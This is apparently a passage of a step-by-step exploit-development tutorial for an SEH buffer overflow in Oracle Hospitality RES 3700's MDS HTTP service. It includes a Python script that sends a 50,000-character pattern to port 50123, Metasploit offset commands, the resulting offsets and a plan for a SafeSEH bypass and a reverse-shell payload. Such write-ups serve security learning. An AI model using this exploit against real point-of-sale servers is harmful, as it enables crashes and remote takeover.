
We don’t have to worry about this since this only happens when we’re in a debugger so we just click on Run and should see a “Running” status instead of the “Paused” red on yellow at the bottom of the Immunity Debugger window.

Okay so now after we run it (you can press “F9”) you will see the below status:

Once you click on run you will see the code and you'll be inside ntdll by default as below:




On the **Kali Linux** box let's run **dos-exploit.py** again and then go back to the **SERVER** to see what we have.




Okay so the program and execution paused, and we can see that EDI register is pointing to our A's and we have A's on the stack as well on the right.

Now to see if we have overwritten the SEH we can click on "View", then "SEH Chain".



Indeed, from the screenshot above we have overwritten both the "SE Handler" and the "Pointer to the next SEH". We can see that by the 41414141 that exists there and 41 or \x41 is the hex ASCII value of the letter "A". We can also see that we landed in MDSXMLDirectory dll.


We can further confirm that we overwritten them by checking on the right window as below:



Now since we've confirmed that we can overwrite "Pointer to next SEH record" and "SE Handler"

And we see the below error:

Now since we have that window still opened let's see the currently loaded modules and what kind of protections do we have we run **!mona modules** and get the list below:



After running that command we can see that ALL the loaded modules are compiled with SafeSEH so we can't just use code from any of them in which case we need to bypass SafeSEH by using an out-of-scope address we can also see that ASLR is disabled for all of them BUT Rebase is True for all so address WILL change after restarts.

So, after checking this we can set a plan on what needs to be done:

1-Use pattern_create script to generate a cyclic patter to determine the offset of the SEH overwrite.

2-Once the pattern is created and sent to the victim, use pattern_offset<4 byte patter> to determine at which position do we start overwriting the “Pointer to next SEH record” and “SE Handler”.


3-Since we have /GS (security cookie) and /SafeSEH protection use **!mona jseh** command to find out-of-scope addresses (they will be considered as safe by SafeSEH).

4-Use msfvenom to generate a calc.exe shellcode and execute the full exploit to confirm it ran.

5-Use msfvenom to generate a reverse_tcp shellcode and run a multi/handler to get a shell.

Let’s start…

On the **SERVER** let’s close everything, restart the MICROS MDS HTTP Service and run Immunity Debugger and attach the service again and run it. And confirm the service is running again:




1-Create a pattern

On the **Kali Linux** box let's generate a cyclic patter of 50000 chars and paste them to our new test exploit called **test-pattern-exploit.py** it's going to have the same contents of **dos-exploit.py** but the DoS variable will contain the cyclic patter.

Open a terminal on Kali and run the below command, copy the output and paste it to the DoS variable in test-pattern-exploit.py

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 50000



Let's copy/paste that to the DoS variable into a file called **test-pattern-exploit.py**

```
#!/usr/bin/env python

#Author: Walid Faour
#Date: Aug. 25, 2019
#Oracle Hospitality RES 3700 Pattern Test

import requests

print
print '----------------------------------------'
print 'Oracle Hospitality RES 3700 Pattern Test'
print '----------------------------------------'
print

IP = raw_input("Enter the IP address: ")
URL = "http://" + IP + ":50123"
DoS =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2

body = '<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"> \
                <SOAP-ENV:Body xmlns:MCRS-ENV="MCRS-URI"> \
                        <MCRS-ENV:Service>' + DoS + '</MCRS-ENV:Service> \
                        <MCRS-ENV:Method></MCRS-ENV:Method> \
                        <MCRS-ENV:SessionKey></MCRS-ENV:SessionKey> \
                        <MCRS-ENV:InputParameters></MCRS-ENV:InputParameters> \
                </SOAP-ENV:Body> \
        </SOAP-ENV:Envelope>'

header = {
        "Content-Type" : "text/xml",
        "User-Agent" : "MDS POS Client",
        "Host" : IP + ":50123",
        "Content-Length" : str(len(body)),
        "Connection" : "Keep-Alive"
        }

print 'Sending cyclic pattern to Oracle Hospitality RES 3700 Server at IP address ' + IP + '...'
try:
        exploit = requests.post(URL,data=body,headers=header)
except requests.exceptions.ConnectionError:
        print 'Looks like Remote service crashed...'
```

2-Use pattern offset

Okay let's run this test patter script and go to the **SERVER** (You should have the MDS HTTP Service running beforehand and have Immunity Debugger running the attached service) to check the SEH Chain values.

After sending 50000 bytes/characters containing that cyclic patter generated in Kali we view SEH Chains and se below values:


-SE Handler: **41336241**

-Pointer to next SEH record: **32624131**

On the **Kali Linux** box we use the below command to get the offsets in the pattern of both of them values as below:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41336241

/usr/share/metaspliot-framework/tools/exploit/pattern_offset.rb -q 32624131




As we can see above, we can overwrite the “Pointer to the next SEH record” exactly after 35 characters/bytes and we can overwrite the “SE Handler” right after overwriting the “Pointer to the next SEH record” meaning the next bytes or after 35 + 4 bytes = 39 bytes/characters.

Now that we have the offsets, we need to bypass GS and SafeSEH (Note: GS will be automatically bypassed as long as we overwrite SEH and bypass SafeSEH).

